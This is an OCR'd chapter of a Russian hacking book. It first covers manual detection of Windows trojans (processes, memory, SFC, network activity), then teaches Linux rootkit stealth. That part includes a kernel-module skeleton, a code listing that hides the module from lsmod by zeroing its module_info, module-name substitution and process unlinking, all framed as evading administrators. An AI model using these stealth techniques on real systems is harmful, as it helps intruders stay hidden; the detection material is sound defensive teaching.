
Человек с отладчиком в руках

ГЛАС НАРОДА

...Самомодифицирующийся код возможен только на компьютерах фон-Неймановской архитектуры (одни и те же ячейки памяти в различное время могут трактоваться и как код, и как данные);

...представители процессоров племени Pentium в действительности построены по гарвардской архитектуре (код и данные обрабатываются раздельно), а фон-Неймановскую они только эмулируют, поэтому самомодифицирующийся код резко снижает их производительность;

...фанаты Ассемблера уверяют, что Ассемблер поддерживает самомодифицирующийся код. Это неверно! У Ассемблера нет никаких средств для работы с самомодифицирующимся кодом, кроме директивы DB. Ха! Такая, с позволения сказать, «поддержка» есть и в Си!



ГЛАВА 9

НАЙТИ И УНИЧТОЖИТЬ, ИЛИ ПОСОБИЕ ПО БОРЬБЕ С ВИРУСАМИ И ТРОЯНАМИ

Традиционно для поиска компьютерной заразы используются антивирусы, однако результат их деятельности не всегда оправдывает ожидания, и многие из вирусов зачастую остаются нераспознанными, особенно если они написаны местным хакером и до адептов антивирусной индустрии еще не дошли. К счастью, в большинстве случаев зараза может быть обнаружена вручную, и сейчас мы покажем как!

В ходе своей эволюции операционные системы семейства Windows разрослись до невероятных размеров, превратившись в модель настоящего государства в миниатюре. Количество файлов, хранящихся под капотом жесткого диска, вполне сопоставимо с численностью населения какой-нибудь европейской страны наподобие Швейцарии или Польши. Существуют сотни тысяч мест, пригодных для внедрения вируса, и в этих условиях ему ничего не стоит затеряться так, что никакой сыщик его не найдет.

Никто не в состоянии проанализировать все имеющиеся в его распоряжении исполняемые файлы, динамические библиотеки, OCX-компоненты и т. д., поэтому гарантированно обнаружить зловредный код методом ручного анализа невозможно, особенно на ранних стадиях вторжения, когда заражено небольшое количество файлов. Однако стоит вирусу поразить системный файл или специально подброшенную дрозофилу (а он рано или поздно сделает это), как он тут же выдаст себя с головой! С неразмножающимися троянскими програм-

мами дела обстоят намного сложнее. Засевший в укромном месте троян может прятаться годами, ничем не выдавая своего присутствия, а затем в один «прекрасный» момент неожиданно проснуться и сделать из винчестера винегрет.

Это не означает, что ручной поиск бесполезен. Просто не стоит переоценивать его возможности...

ЕСЛИ ВДРУГ ОТКРЫЛСЯ ЛЮК...

Вирусы и троянские программы чаще всего пишутся начинающими программистами, не имеющими адекватного опыта проектирования и практически всегда допускающими большое количество фатальных ошибок. «Благодаря» этому самочувствие зараженной системы резко ухудшается — появляются сообщения о критических ошибках в самых неожиданных местах, полностью или частично нарушается работоспособность некоторых приложений (рис. 9.1). Время загрузки операционной системы значительно возрастает. Не удается выполнить проверку диска и/или его дефрагментацию. Производительность падает...

Естественно, все эти признаки могут вызываться вполне легальным, но некорректно установленным приложением или аппаратными неисправностям. Не стоит в каждом встречном баге видеть вируса. Вирусофобия — опасная вещь, намного более опасная, чем вирусы. Она еще никого не доводила до добра.




Рис. 9.1. Так выглядит сообщение о критической ошибке в Windows 2000 — верный спутник некорректно написанных программ, троянских коней и вирусов

НОВЫЕ ПРОЦЕССЫ

Троянские программы, оформленные в виде автономного исполняемого файла и никак не скрывающие своего присутствия в системе (а большинство из них именно так и устроено), легко обнаруживаются диспетчером задач или любой другой утилитой аналогичного назначения, способной отображать список активных процессов (например, FAR'ом, причем FAR даже более предпочтителен, поскольку появляется все больше троянцев, удаляющих себя из диспетчера задач).

Зловредный процесс внешне ничем не отличается от всех остальных процессов, и чтобы разоблачить его, требуется знать все процессы своей системы в лицо. В частности, свежеустановленная Windows 2000/XP создает следующие про-

цессы: internat.exe (русификатор), smss.exe (сервер менеджера сеансов), csrss.exe (сервер подсистемы win32), winlogon.exe (программа регистрации в системе и сетевой DDE-агент), services.exe (диспетчер управления сервисами), lsass.exe (сервер защитной подсистемы), svchost.exe (контейнер для служб и сервисов), spolsv.exe (диспетчер очереди печати), regsvc.exe (регистратор), mstask.exe (планировщик), taskmgr.exe (диспетчер задач), explorer.exe (проводник).

При установке новых приложений и драйверов этот список может быть значительно пополнен. Диспетчер задач не отображает полного пути к исполняемому файлу процесса, заставляя нас теряться в догадках, какому приложению он принадлежит. Попробуйте поискать файл по его имени на диске или запустите FAR и, подогнав курсор к соответствующему процессу в списке, нажмите F3, и тогда FAR сообщит полный путь к нему. Файлы, находящиеся в каталоге легально установленного приложения, скорее всего, этому самому приложению и принадлежат. Файлы, находящиеся в системном каталоге Windows, могут принадлежать кому угодно. Чтобы избежать путаницы, возьмите себе за правило каждый раз при установке нового приложения обращать внимание на процессы, которое оно добавляет (листинг 9.1).

Неожиданное появление нового процесса, не связанного ни с одним из установленных вами приложений, — надежный признак троянского внедрения. Скормите связанный с ним исполняемый файл свежей версии вашего любимого антивируса или передайте его специалистам для исследования.

Листинг 9.1. Перечень активных процессов, отображаемый утилитой tlist, входящей в состав пакета Support Tools, бесплатно распространяемого фирмой Microsoft

```
System Process (0)
System (8)
  SMSS.EXE (316)
    CSRSS.EXE (344)
    WINLOGON.EXE (364) NetDDE Agent
      SERVICES.EXE (392)
        svchost.exe (548)
        svchost.exe (580)
        spoolsv.exe (624)
        Smc.exe (672) Sygate Personal Firewall
        ups.exe (696)
        vmware-authd.ex (712)
        vmnat.exe (748)
        vmnetdhcp.exe (760)
      LSASS.EXE (404)
explorer.exe (972) Program Manager
  pdesk.exe (1052)
  daemon.exe (1092) Virtual DAEMON Manager V3.41
  internat.exe (1100)
  CMD.EXE (1152) Обработчик команд Windows NT
  taskmgr.exe (1168) Диспетчер задач Windows
```

продолжение ⇨

Листинг 9.1 *(продолжение)*

```
msimn.exe (1108) Входящие - Outlook Express
  Far.exe (1196) tlist -t -s -p >11 - Far
    CMD.EXE (1268)
      tlist.exe (1280)
  sndvol32.exe (1252) Общий
  emule.exe (820) (U:0.9 D:1.6) eMule v0.30c
WINWORD.EXE (1272) remove.doc - Microsoft Word
```

ПОТОКИ И ПАМЯТЬ

В последнее время вирусописатели все больше тяготеют к функциям CreateRemoteThread и WriteProcessMemory, позволяющим внедряться в адресные пространства уже запущенных процессов. Это значительно усложняет выявление заразы, и приходится прибегать к старым дедовским средствам, активно использовавшимся еще во времена MS-DOS, когда системные операторы следили за количеством свободной оперативной памяти, скрупулезно записывая показания утилиты mem на бумажку. И хотя простушку mem было легко обмануть, на это были способны лишь немногие из вирусов.

С тех времен многое изменилось. Операционные системы стали сложнее, но вместе с тем и умнее. Контроль за системными ресурсами значительно ужесточился, и прямой обман стал практически невозможным. Дождавшись окончания загрузки системы, запустите диспетчер задач (для этого достаточно нажать ALT+CTRL+DEL) и запомните (а лучше запишите) количество дескрипторов, процессов, потоков и объем выделенной памяти. При внедрении всякой автоматически загружающейся программы эти показания неизбежно изменятся!




Рис. 9.2. Диспетчер задач — правнучатый племянник утилиты mem времен MS-DOS

Изменение количества потоков в процессе работы с системой — это вполне нормальное явление и само по себе еще ни о чем не говорит. Вот простой эксперимент. Запустите Блокнот. Диспетчер задач сообщает, что в нем имеется всего лишь один поток, так? А теперь откройте диалог Сохранить как..., и количество потоков тут же поползет вверх. Один из них принадлежит драйверу звуковой карты, озвучивающему системные события. Один — непосредственно самому диалогу. Остальные (если они есть) — прочим системным драйверам, выполняющим свой код в контексте данного процесса (рис. 9.2).

КОНТРОЛЬ ЦЕЛОСТНОСТИ ФАЙЛОВ

Операционные системы Windows 2000/XP оснащены специальными средствами проверки целостности исполняемых файлов, автоматически выполняющимися при всяком обращении к ним и при необходимости восстанавливающими искаженный файл в нормальный вид. По умолчанию резервные копии хранятся в каталогах WINNT\System32\Dllcache и WINNT\ServicePackFiles.

У вируса есть два пути: либо отключить SFC (за это отвечает следующий ключ реестра: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SFCDisable), либо единовременно поразить и сам заражаемый файл, и все его резервные копии, так что надежность автоматической проверки весьма сомнительна и лучше всего запускать SFC вручную с ключом /PURGECACHE, тогда она очистит файловый кэш и затребует дистрибьютивный компакт диск для его реконструкции, после чего выполнит сканирование системных файлов на предмет поиска несоответствий. Если со времен первой инсталляции в систему добавлялись те или иные пакеты обновлений, утилита SFC либо вообще откажется перестраивать файловый кэш, либо выдаст большое количество ложных срабатываний, восстанавливая обновленные файлы в их первозданный вид, что явно не входит в наши планы. Поэтому всегда приобретайте Windows с интегрированным Service Pack'ом самом последней версии (именно *интегрированным*, а не просто записанным в отдельную директорию, чем славится большинство пиратов) — там этих проблем нет.

Также можно (читай: нужно) использовать и более продвинутые антивирусные средства (такие, например, как ADInf (рис. 9.3) или AVP Disk Inspector), а в их отсутствие — утилиту посимвольного сравнения файлов FC.EXE (рис. 9.4), входящую в штатный комплект поставки любой версии Windows. Только не запускайте все эти программы непосредственно из самой запускаемой системы! Stealth-вирусов под Windows с каждым днем становится все больше и больше, а методика их маскировки — все изощреннее и изощреннее.

Вопреки расхожему мнению, Windows может загружаться и с CD. Прежде всего на ум приходит Windows PE — слегка усеченная версия Windows XP, официально распространяемая только среди партнеров Microsoft и центров сервисного обслуживания. В открытую продажу она до сих пор не поступала, и если вам претит кормить пиратов (многие из которых к тому же и хамы), воспользуйтесь бесплатным Bart's PE Builder'ом (http://www.danilpremgi.com/nu2/

pebuilder3032.zip), автоматически формирующим загрузочный диск на основе любой версии от Windows 2000 SP1 и старше.



Рис. 9.3. Ревизор ADInf32 за работой




Рис. 9.4. Утилита SFC.EXE перестраивает файловый кэш, обращаясь непосредственно к дистрибутивному диску

Кстати говоря, при желании можно и вовсе изъять жесткий диск из компьютера, разместив систему и все необходимые для работы приложения на CD-ROM. Для записи временных файлов сгодится виртуальный диск. Вполне удачное решение для игровой платформы, не правда ли? Теперь ни вирусы, ни обруше-

ния операционной системы вам не страшны! Аналогичным путем можно модернизировать и офисные компьютеры. Обрабатываемые файлы в этом случае придется либо централизованно хранить на сервере (наиболее перспективный и экономичный путь), либо записывать на дискету, zip, CD-RW (чисто хакерский путь[1]).

НЕНОРМАЛЬНАЯ СЕТЕВАЯ АКТИВНОСТЬ

Редкий троян может удержаться от соблазна, чтобы не передать награбленное добро по сети или не установить систему удаленного администрирования. При этом на машине открываются новые порты или появляются соединения, которых вы не устанавливали.

Для просмотра перечня открытых портов и установленных соединений можно воспользоваться утилитой netstat из штатного комплекта поставки Windows, запустив ее с ключом -a. К сожалению, она не выдает имени процесса, установившего данное соединение (а для поисков троянов это актуально), вынуждая нас искать более совершенный инструментарий. Большой популярностью пользуется утилита TCPView Марка Руссиновича (www.sysinternals.com), не только выводящая развернутую статистику, но и позволяющая одним движением мыши закрыть любое сетевое соединение (рис. 9.5).




Рис. 9.5. Утилита TCPView отображает все установленные соединения и показывает, какой именно процесс их установил

[1] Жесткие диски очень нравятся внутренним органам. Ведь жесткий диск быстро не спрячешь и не уничтожишь (особенно если он находится внутри компьютера, а не валяется на столе, подключенный к нему длинным шлейфом). А внешние носители информации можно уничтожить буквально за секунду!

Еще лучший способ – оградить свой компьютер персональным брандмауэром, многие из которых, кстати говоря, содержат системы обнаружения вторжений и антивирусные модули. Брандмауэр не только сообщает о подозрительных сетевых соединениях – он позволяет их блокировать, предотвращая утечку данных с вашего компьютера и выдавая предупредительные сообщения на самых ранних стадиях вторжения. Впрочем, брандмауэр – это еще не панацея, и он не может защитить от атак, которые совершаются не через него. Вирусы – не его специализация, и в борьбе с ними он неэффективен.

СОКРЫТИЕ ФАЙЛОВ, ПРОЦЕССОВ И СЕТЕВЫХ СОЕДИНЕНИЙ В LINUX

Проникнуть на атакуемую машину – это еще не все! Необходимо спрятать свои файлы, процессы и сетевые соединения, иначе придет админ и выбросит нас из системы. Этим занимаются **adore**, **knark** и другие rootkit'ы, которые легко найти в Сети, – правда, не все из них работают. К тому же против любого широко распространенного rootkit'а, каким бы хитроумным он ни был, разработаны специальные методы борьбы (рис. 9.6).




Рис. 9.6. Последствия adore 0.42, запущенного из-под KNOPPIX 3.7 LiveCD

Настоящий хакер тем и отличается от своих жалких подражателей, что разрабатывает весь необходимый инструментарий самостоятельно или, на худой конец, адаптирует уже существующий. Хотите узнать, как это сделать?

МОДУЛЬ РАЗ, МОДУЛЬ ДВА...

Подавляющее большинство методик стелсирования работает на уровне ядра, пристыковываясь к нему в виде *загружаемого модуля* (Loadable Kernel Module, LKM). В программировании модулей нет ничего сложного, особенно для старых ядер с версией 2.4.

Исходный текст простейшего модуля выглядит так (листинг 9.2).

Листинг 9.2. Скелет простейшего модуля для ядер с версией 2.4

```
// сообщаем компилятору, что это модуль режима ядра
#define MODULE
#define __KERNEL__

// подключаем заголовочный файл для модулей
#include <linux/module.h>

// на многоЦП'шных машинах подключаем еще и smp_lock
#ifdef __SMP__
#include <linux/smp_lock.h>
#endif

// функция, выполняемая при загрузке модуля
int init_module(void)
{
    // свершилось! мы вошли в режим ядра
    // и теперь можем делать _все_ что угодно!
    // мяукнем что-нибудь
    // printk записывает весь вывод в системный журнал /proc/kmsg
    // чтобы просмотреть его содержимое, дайте dmseg, а чтобы вывести
    // printk на консоль дайте: xconsole -file /proc/kmsg
    // в обоих случаях загружать syslogd не обязательно
    printk("\nWOW! Our module has been loaded!\n");

    // успешная инициализация
    return(0);
}

// функция, выполняющаяся при выгрузке модуля
void cleanup_module(void)
{
    // мяукнем что-нибудь
    printk("\nOur module has been unloaded\n");
}
```

продолжение ⇨

Листинг 9.2 *(продолжение)*

```
// пристыковываем лицензию. по которой распространяется
// данный файл. если этого не сделать. модуль успешно
// загрузится. но операционная система выдаст warning.
// сохраняющийся в логах и привлекающий внимание админов
MODULE_LICENSE("GPL");
```

Начиная с версии 2.6, в ядре произошли значительные изменения. Теперь программировать приходится так (листинг 9.3).

Листинг 9.3. Скелет простейшего модуля для ядер с версией 2.6

```
#ifdef LINUX26
    static int __init my_init()
#else
    int init_module()
#endif

#ifdef LINUX26
    static void __exit my_cleanup()
#else
    int cleanup_module()
#endif

#ifdef LINUX26
    module_init(my_init);
    module_exit(my_cleanup);
#endif
```

За подробностями обращайтесь к man'у (`man -k module`), официальной документации (/usr/src/linux/Documentation/modules.txt) или книге «Linux kernel internails», которую легко найти в Осле. Как бы там ни было, только что написанный модуль необходимо откомпилировать: `gcc -c my_module.c -o my_module.o` (настоятельно рекомендуется задействовать оптимизацию, добавив ключ -02 или -03), а затем загрузить внутрь ядра: `insmod my_module.o`. Загружать модули может только root. Не спрашивайте меня, как его получить, — это тема отдельного разговора. Чтобы модуль автоматически загружался вместе с операционной системой, добавьте его в файл /etc/modules.

Команда `lsmod` (или `dd if=/proc/modules bs=1`) отображает список загруженных модулей, а `rmmod my_module` выгружает модуль из памяти. Обратите внимание на отсутствие расширения в последнем случае (листинг 9.4).

Листинг 9.4. Список модулей, выданный командой lsmod. Наш модуль называется my_module

```
Module                  Size  Used by     Tainted: P
my_module                240   0  (unused)
parport_pc             25128   1  (autoclean)
lp                      7460   0
processor               9008   0  [thermal]
...
```

```
fan                1600  0  (unused)
button             2700  0  (unused)
rtc                7004  0  (autoclean)
BusLogic          83612  2  (autoclean)
ext3              64388  1  (autoclean)
```

Неожиданное появление новых модулей всегда настораживает админов, поэтому прежде чем приступать к боевым действиям, мы должны как следует замаскироваться. Автору известны три способа маскировки:

1. Исключение модуля из списка модулей (метод J.B., см. файл modhide1.c) — крайне ненадежен, препятствует нормальной работе ps, top и других подобных утилит, часто роняет систему.
2. Перехват обращений к /proc/modules (метод Runar Jensen'a, опубликованный на Bugtraq и реализующийся так же, как и перехват остальных обращений к файловой системе) — довольно громоздкий и ненадежный метод, бессильный против команды dd if=/proc/modules bs=1.
3. Затирание структуры module info (метод Solar Designer'a, описанный в статье «Weakening the Linux Kernel», опубликованной в 52-м номере PHRACK'a) — элегантный и довольно надежный. Расскажем о нем подробнее.

Вся информация о модуле хранится в структуре module info, содержащейся внутри системного вызова sys_init_module(). Подготовив модуль к загрузке и заполнив module info надлежащим образом, он передает управление нашей функции init_module (см. man init_module). Любопытная особенность ядра: безымянные модули без референсов не отображаются! Чтобы удалить модуль из списка, достаточно обнулить поля name и refs. Это легко. Определить адрес самой module info намного сложнее. Ядро не заинтересовано сообщать его первому встречному хакеру, и приходится действовать исподтишка. Исследуя мусор, оставшийся в регистрах на момент передачи управления init_module, Solar dsigner обнаружил, что в одном из них содержится указатель на... module info! В его версии ядра это был регистр EBX, в иных версиях он может быть совсем другим или даже вовсе никаким. К тому же существует специальная заплатка для старых ядер, затыкающая эту лазейку, правда, далеко не у всех она установлена. Впрочем, эффективный адрес module info легко установить дизассемблированием; точнее, не адрес module info (память под него выделяется динамически), а адрес машинной инструкции, ссылающейся на module info. Правда, в каждой версии ядра он будет своим...

Простейший пример маскировки выглядит так (листинг 9.5). Кстати, в PHRACK'е опечатка: ref вместо refs.

Листинг 9.5. Маскировка модуля методом Solar Designer'a

```
int init_module()
{
    register struct module *mp asm("%ebx"):     // подставьте сюда регистр,
                                                 // в котором ваше ядро держит
                                                 // адрес module info
```

продолжение ⇨

Листинг 9.5 *(продолжение)*

```
    *(char*)mp->name=0;                       // затираем имя модуля
    mp->size=0;                               // затираем размер
    mp->refs=0;                               // затираем референсы
}
```

Неправильное определение адреса module info, скорее всего, уронит ядро системы или заблокирует просмотр списка модулей, что сразу же насторожит администратора (рис. 9.7). Но у нас есть в запасе еще один вариант.

Просматриваем список установленных модулей, находим самый ненужный из них, выгружаем его из памяти и загружаем свой — с таким же точно именем. Если нам повезет, администратор ничего не заметит...




Рис. 9.7. Последствия маскировки модуля методом Solar Designer'а — команды insmod/lsmod/rmmod больше не работают

ИСКЛЮЧЕНИЕ ПРОЦЕССА ИЗ СПИСКА ЗАДАЧ

Перечень всех процессоров хранится внутри ядра в виде двунаправленного списка task_struct, определение которого можно найти в файле linux/sched.h. Next_task указывает на следующий процесс в списке, prev_task — на предыдущий. Физи-

чески task_struct содержится внутри PCB-блоков (*Process Control Block*), адрес которых известен каждому процессу. Переключение контекста осуществляется планировщиком (scheduler), который определяет, какой процесс будет выполняться следующим (рис. 9.8). Если мы исключим наш процесс из списка, он автоматически исчезнет из списка процессов /proc, но больше никогда не получит управление, что в наши планы вообще-то не входит.

